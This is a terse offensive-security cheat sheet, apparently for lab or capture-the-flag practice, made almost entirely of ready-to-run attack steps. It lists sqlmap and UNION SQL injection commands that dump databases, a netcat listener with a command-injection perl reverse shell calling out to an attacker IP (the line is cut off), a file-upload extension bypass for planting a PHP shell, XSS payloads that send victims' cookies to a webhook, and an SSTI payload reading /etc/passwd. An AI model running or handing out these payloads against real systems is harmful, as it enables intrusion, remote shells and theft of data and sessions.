

Cheat Sheet

Kali linux | Cyber Security

Bro.. look this , server got many SYN packets !!

Wait.. why our server so slow ?..



Mark... you cooked...

| SQL INJECTION |

- GET METHOD

```
sudo sqlmap -u http://127.0.0.1/index.php?id=1 --dbs
```

```
sudo sqlmap -u http://127.0.0.1/index.php?id=1 -D database_name --tables
```

```
sudo sqlmap -u http://127.0.0.1/index.php?id=1 -D database_name -T table_name --dump
```

```
(kali㉿kali)-[~/Downloads]
$ sqlmap

   ____ 
  / ___| | | |_ _ \_| |_|_||_|
 | |___| | | |_) | | | | | | |
 |_____|_|_|__/_||_|_|_|_|_|_|

{1.8.11#stable}

https://sqlmap.org

Usage: python3 sqlmap [options]
```

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help

- POST METHOD

1. Get request and save in to .txt file (Ex. sql.txt)

```
Request
  Pretty  Raw  Hex
1 POST /process.php HTTP/1.1
2 Host: 172.18.0.122
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 4
9 Origin: http://172.18.0.122
10 Connection: keep-alive
11 Referer: http://172.18.0.122/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 id=1
```


2. -p this flag you need to type the value parameter (u can see in request information)

```
sudo sqlmap -r sql.txt --dbs -p id
```

*** and do the same step as GET METHOD ***

- UNION SQL Injection

*** this part we working on url input , and output gonna displaying on the website ***



Normal link : <http://172.18.0.109/index.php?id=1>

0. Check columns & Check which columns are displayed

- 1) <http://172.18.0.109/index.php?id=1> ORDER BY 1-- -
*** or (check columns) ***
- 2) <http://172.18.0.109/index.php?id=1> UNION SELECT 1, 2, 3, 4-- -
- <http://172.18.0.109/index.php?id=1> UNION SELECT 1, @@version, 3, 4-- -

1. Get databases

- <http://172.18.0.109/index.php?id=1> UNION SELECT 1, [schema_name](#), 3, 4 FROM information_schema.schemata-- -

2. Get tables


- <http://172.18.0.109/index.php?id=1> UNION SELECT 1, [table_name](#), 3, 4 FROM information_schema.tables WHERE table_schema = 'flag'-- -

3. Get columns

- <http://172.18.0.109/index.php?id=1> UNION SELECT 1, [column_name](#), 3, 4 FROM information_schema.columns WHERE table_name = 'secret_table'-- -

4. Get datas

- <http://172.18.0.109/index.php?id=1> UNION SELECT 1, [secret_value](#), 3, 4 FROM flag.secret_table-- -



| REVERSE SHELL |

*** create netcat for listing port request ***

- `nc -nlvp 1337`

1. Publish script to website storage

*** here the script , checkout in my Github ***



<https://github.com/Sho2007/ReverseShellScript.git>

2. Input injection

- os injection

```
a | perl -e 'use Socket;$i="10.8.0.99";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inat_pton($i)))){p
```

- unrestricted file upload (normal upload)

*** when the file is uploaded, U must activate scripts for requests to respond. Then c2 ***

- unrestricted file upload (image upload)

*** change file extension to (jpeg , jpg , png) . then upload as usual ***

*** open Burpsuite and change request file extension to .php , then forward ***

```
-----71436545434809636981404809927
Content-Disposition: form-data; name="file"; filename="ReverseShell.php.jpeg"
Content-Type: image/jpeg
```

```
-----71436545434809636981404809927
Content-Disposition: form-data; name="file"; filename="ReverseShell.php"
Content-Type: image/jpeg
```

| XSS |

1) BY: WEBHOOK

*** get ur webhook url for recive data via webhook url ***

→ <https://webhook.site/>

1. XSS script

*** It's up to you what you want to name the get method parameter. Ex. /c?= ***

```
fetch(' https://webhook.site/YOUR_WEBHOOK_URL /?c=' + document.cookie)
```

2. Prepare the XSS script

```
<script>fetch(' https://webhook.site/YOUR_WEBHOOK_URL /?c=' + document.cookie)</script>
```

*** or you can storage script in Github (raw) or catbox, then paste in src <script> tag ***

→ <https://catbox.moe/>

```
<script src=' https://raw.githubusercontent.com/Sho2007/XSS-Script/refs/heads/main/XSS.js'><script>
```

3. Embed script

First name:

Last name:

2) BY: HOST & IP

!! Working only : httponly cookie , phpinfo , and same network !!

*** open your host and ip with python3 ***

```
python3 -m http.server -b 192.168.0.1:8000
```

1. XSS script

→ <https://github.com/Sho2007/XSS-Script/blob/main/XSS-PHPINFO.js>

*** then save this script in somewhere in ur pc (REMEMBER UR FILE PATH) ***

2. Prepare the XSS script

```
<script src='//192.168.0.1:8000/FILE_PATH'></script>
```

3. Embed script

*** put the script in anywhere in html input tags ***

First name:

Last name:

| SSTI |

```
{{request.application.__globals__.__builtins__.__import__('os').popen('cat  
/etc/passwd').read()}}
```